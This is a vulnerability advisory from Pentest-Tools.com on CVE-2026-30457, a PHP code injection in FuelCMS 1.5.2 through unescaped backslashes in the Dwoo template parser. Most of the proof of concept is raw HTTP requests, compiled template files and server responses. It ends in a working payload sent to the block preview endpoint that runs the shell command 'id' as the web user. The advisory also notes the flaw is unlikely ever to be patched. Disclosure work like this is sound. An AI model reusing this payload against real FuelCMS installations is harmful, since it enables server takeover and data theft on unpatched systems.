# PTT-2025-026 – PHP Code Execution Via Dwoo Escape

## CVE-ID: CVE-2026-30457

## Credits:

Matei “Mal” Bădănoiu and Raul Bledea of Pentest-Tools.com

## Environment:

- FuelCMS v1.5.2
- Dwoo v1.1.0

## CVSSv3: 8.8 High - AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

**Note**: If combined with the unauthenticated account takeover vulnerability - **PTT-2025-025 - Account Takeover via Email Array** - the score increases to:

**9.8 Critical - AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H**

## Description:

FuelCMS uses the Dwoo template parser in components such as “Blocks” in order to allow dynamic content, but prevent the direct insertion of malicious PHP code. By leveraging the lack of sanitization/escaping of the “\” character, an attacker can escape Dwoo strings and insert arbitrary PHP code, resulting in Remote Code Execution (RCE).

## Requirements:

To perform this exploit, an attacker requires valid user credentials (any role) in order to access the FuelCMS application and call the block preview endpoint.

## No Fix:

The FuelCMS software master branch has seen *no updates* in ~4 years. Although we emailed the vendor, we do not expect this vulnerability to ever be fixed.

# Proof of Concept:

To identify that we have access to the blocks endpoint, and that the application uses the Dwoo software, we can send the following request that triggers a verbose error:


### Request:

```
POST /fuel//preview?module=blocks&field=view HTTP/1.1
Host: 172.17.0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Cookie: ci_session=jh***TRUNCATED***pv;
fuel_0ed5154a6a4d9ab98816b54f2368f7ec=a%3A2%3A%7Bs%3A2%3A%22id%22%3Bs%3A1%3A%2
21%22%3Bs%3A8%3A%22language%22%3Bs%3A0%3A%22%22%3B%7D;

data={$aaaa}
```

### Response:

```
HTTP/1.1 200 OK

***TRUNCATED***

A PHP Error was encountered

***TRUNCATED***

                    File:
/var/www/fuel_cms/fuel/application/cache/dwoo/compiled/b33b20eb5ba660e769a05afab8aa8077.
d17.php

***TRUNCATED***

                    File: /var/www/fuel_cms/fuel/modules/fuel/libraries/parser/dwoo/Dwoo/Core.php<br />
                              Line: 374<br />
                              Function: include

***TRUNCATED***
```

## Browser View:



A PHP Error was encountered

Severity: Notice

Message: Undefined index: aaaa

Filename: compiled/b33b20eb5ba660e769a05afab8aa8077.d17.php

Line Number: 3


Backtrace:

File: /var/www/fuel_cms/fuel/application/cache/dwoo/compiled/
b33b20eb5ba660e769a05afab8aa8077.d17.php
Line: 3
Function: _error_handler

File: /var/www/fuel_cms/fuel/modules/fuel/libraries/parser/dwoo/Dwoo/Core.php
Line: 374
Function: include

From the above response we can identify the following:

- FuelCMS indeed used the Dwoo parser to resolve objects that are between the "{}" symbols
- Dwoo converts the respective objects to PHP code and writes them in a file located at "/var/www/fuel_cms/fuel/application/cache/dwoo/compiled/" that has the following form:



```
root@383bca28d7e6:/var/www/fuel_cms/fuel/application/cache/dwoo/compiled# ls
b33b20eb5ba660e769a05afab8aa8077.d17.php  classpath.cache.d17.php
root@383bca28d7e6:/var/www/fuel_cms/fuel/application/cache/dwoo/compiled# cat b33b20eb5ba660e769a05afab8aa8077.d17.php
<?php
/* template head */
/* end template head */ ob_start(); /* template body */ ?><p><?php echo $this->scope["aaaa"];?></p><?php  /* end template body */
return $this->buffer . ob_get_clean();
```

- The application executes the dynamic PHP compiled file via an "include" function in "Dwoo/Core.php"

As mentioned in the TEFuzz whitepaper[1], the Dwoo templating language does not properly sanitize/escape the backslash character ("\"), which allows the attacker to perform actions such as escaping otherwise secure PHP strings.


**Request**:

```
POST /fuel//preview?module=blocks&field=view HTTP/1.1
Host: 172.17.0.2
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary4yM7ui9zwexMktx8
Content-Length: 155
Cookie: ci_session=jh***TRUNCATED***pv;
fuel_0ed5154a6a4d9ab98816b54f2368f7ec=a%3A2%3A%7Bs%3A2%3A%22id%22%3Bs%3A1%3A%2
21%22%3Bs%3A8%3A%22language%22%3Bs%3A0%3A%22%22%3B%7D;

------WebKitFormBoundary4yM7ui9zwexMktx8
Content-Disposition: form-data; name="data"

{assign(aaa\ 'bbb')}
------WebKitFormBoundary4yM7ui9zwexMktx8--
```

**Response**:

```
HTTP/1.1 500 Internal Server Error

***TRUNCATED***

An uncaught Exception was encountered</h4>

<p>Type: ParseError</p>
<p>Message: syntax error, unexpected 'bbb' (T_STRING), expecting ')'</p>
<p>Filename:
/var/www/fuel_cms/fuel/application/cache/dwoo/compiled/4fc94af85d995b99a518e05ae37000aa.
d17.php

***TRUNCATED***
```

The new PHP compiled file contains the following code:



```
root@383bca28d7e6:/var/www/fuel_cms/fuel/application/cache/dwoo/compiled# cat /var/www/fuel_cms/fuel/application/cache/dwoo/compiled/4fc94af85d
995b99a518e05ae37000aa.d17.php
<?php
/* template head */
/* end template head */ ob_start(); /* template body */ ?><p><?php echo $this->assignInScope('aaa\', 'bbb');?></p><?php  /* end template body *
/
return $this->buffer . ob_get_clean();
```

[1] https://yuanxzhang.github.io/paper/tefuzz-security23-TR.pdf


We can observe that the backslash (“\”) escapes the string’s singlequote character (“'”), which extends the string from the safe value “'aaa\'” to “'aaa\', '”. As a result, PHP treats the “bbb” element as a T_STRING object.

To weaponize the above behaviour into PHP code injection, we crafted the following payload:

```
{assign(aaa\ '. die(`id`));//')}
```

The resulting Dwoo PHP file contains the following code:

```
<?php echo $this→assignInScope('aaa\', '. die('id'));//');?>
```



```
root@383bca28d7e6:/var/www/fuel_cms/fuel/application/cache/dwoo/compiled# cat df1a6085bc9d189539e34de9954aca01.d17.php
<?php
/* template head */
/* end template head */ ob_start(); /* template body */ ?><p><?php echo $this->assignInScope('aaa\', '. die(`id`));//');?></p><?php  /* end tem
plate body */
return $this->buffer . ob_get_clean();
```

To achieve RCE on the target, we sent the following HTTP request:

**Request**:

```
POST /fuel//preview?module=blocks&field=view HTTP/1.1
Host: 172.17.0.2
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary4yM7ui9zwexMktx8
Content-Length: 167
Cookie: ci_session=jhd3u3o31ksq8tv6871oebqsvm9cojpv;
fuel_0ed5154a6a4d9ab98816b54f2368f7ec=a%3A2%3A%7Bs%3A2%3A%22id%22%3Bs%3A1%3A%2
21%22%3Bs%3A8%3A%22language%22%3Bs%3A0%3A%22%22%3B%7D;

------WebKitFormBoundary4yM7ui9zwexMktx8
Content-Disposition: form-data; name="data"

{assign(aaa\ '. die(`id`));//')}
------WebKitFormBoundary4yM7ui9zwexMktx8--
```

**Response**:

```
HTTP/1.1 200 OK
Date: Fri, 07 Nov 2025 11:56:16 GMT
Server: Apache/2.4.58 (Ubuntu)
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 57
Content-Type: text/html; charset=UTF-8

<p>uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

*From vulnerability scans to proof,* ***Pentest-Tools.com*** *gives 2,000+ security teams in 119 countries the speed, accuracy, and coverage to confidently validate and mitigate risks across their infrastructure (network, cloud, web apps, APIs).*